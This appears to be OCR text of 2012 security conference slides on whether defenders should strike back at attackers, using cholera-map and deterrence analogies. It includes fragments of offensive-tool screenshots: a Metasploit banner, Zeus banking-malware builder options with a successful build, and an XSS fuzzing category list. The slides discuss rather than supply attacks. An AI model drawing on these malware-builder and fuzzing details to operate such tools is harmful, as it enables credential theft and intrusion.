       =[ metasploit v4.4.0-dev [core:4.4 api:1
+ -- --=[ 861 exploits - 475 auxiliary - 144 p
+ -- --=[ 250 payloads - 27 encoders - 8 nops
       =[ svn r15358 updated today (2012.05.31)

>
```

Encryption key
Connector interval (sec)
Kill Zeus:
Clear cookies and sessions:
Brute-force certificates:
Log only important (https) URL's:
Compress with Unique Stub Generator:
Enable screenshot configuration:

String to Fuzz: POST http://192.168.140.137:8080/zapwave...

Fuzz Category: XSS

Fuzzers:
ASP .NET validateRequest
JSON
MS Anti-XSS lib_v3.0
Server Side Includes
URI Cross Site Scripting
URL Breaking
XSS 101
XSS 102
XSS Embed/Evade
XSS Gecko
XSS HTML Breaking
XSS Image Tag

Output:

```
BUILD SUCCEEDED!
```

```
"\Device\MPS' (0xffffa8002d2d
IOCTL Code: 0x74000004,  Method:
   InBuff: 0x0000000000000000,
  OutBuff: 0x000000000003a93c0,

"C:\Windows\system32\svchost.exe
"\Device\MPS' (0xffffa8002d2d
IOCTL Code: 0x74000004,  Method:
   InBuff: 0x0000000000000000,
  OutBuff: 0x000000000038413B,

"C:\Windows\system32\svchost.exe" (PID: 972)
"\Device\NetBT_Tcpip_{7EF2847A-884E-4D31-A7C3-56A64974782}' (0xffffa80014d7b0
) [\SystemRoot\System32\DRIVERS\netbt.sys]
IOCTL Code: 0x00210096,  Method: METHOD_OUT_DIRECT
   InBuff: 0x00000000001aa16f8,  InSize: 0x00000018
  OutBuff: 0x00000000001aa1708, OutSize: 0x00000408
```


Today: 0
Online: 0

URLs:

Flows: 0 Many requests (AntiDDoS)

1) Necessary

"Only 9 of the 22 tested products managed to ***block*** both variants of the exploit" (31 August 2012) *


1,200% increase in Android malware

Malware Detected by Year

http://www.washingtonpost.com/wp-dyn/content/article/2008/03/19/AR2008031901439.html
* http://www.h-online.com/security/news/item/Only-9-of-22-virus-scanners-block-Java-exploit-1696462.htm
http://www.scmagazine.com/report-finds-1200-percent-boom-in-android-malware/article/242542/


1) Necessary

- Higher Likelihood
- Higher Severity
- And...current **BLOCKS** are insufficient

2) Effective

Germ Theory

- 1854 Cholera Epidemic
- Dr. Snow “Ghost map



<u>Authorities</u> were convinced by Snow's map to ***remove pump handle***

http://secretldn.wordpress.com/2011/09/10/the-broad-street-pump/


flyingpenguin
the poetry of information security

CONSEGI 2012

2) Effective

- ● = Deaths

✖ = Pump




http://www.udel.edu/johnmack/frec480/cholera/cholera2.html

flyingpenguin
the poetry of information security

CONSEGI 2012


2) Effective (Risk Return *Tradeoff*)



Source: priceonomics
http://blog.priceonomics.com/post/30393216796/what-happens-to-stolen-bicycles

2) Effective


- “ While the police may not penalize bicycle thieves, it’s becoming easier for the person whose bike was stolen to investigate the bike theft themselves.



- “ …harder for the amateur thief to casually flip a stolen bike.

http://blog.priceonomics.com/post/30393216796/what-happens-to-stolen-bicycles

2) Effective (Intriligator-Brito)



Defensive Capabilities

- Block Attackers
- Damage Attackers
- Speed of Defense
- Time to Discovery
- Time to Retaliation

Thresholds


- Minimum unacceptable damage, estimated by attacker
- Maximum acceptable casualties of retaliation

http://www.cas.buffalo.edu/classes/psc/fczagare/PSC%20504/Intriligator.pdf

3) Safe?

3) Safe?

3) Safe?



- **<u>Proportionality</u>**
- Expansion to Bystanders (mis-target)
- Escalation or Conflagration
- Reputational Loss
- Weakened Alliances
- Lawsuit
- Regulatory Violation

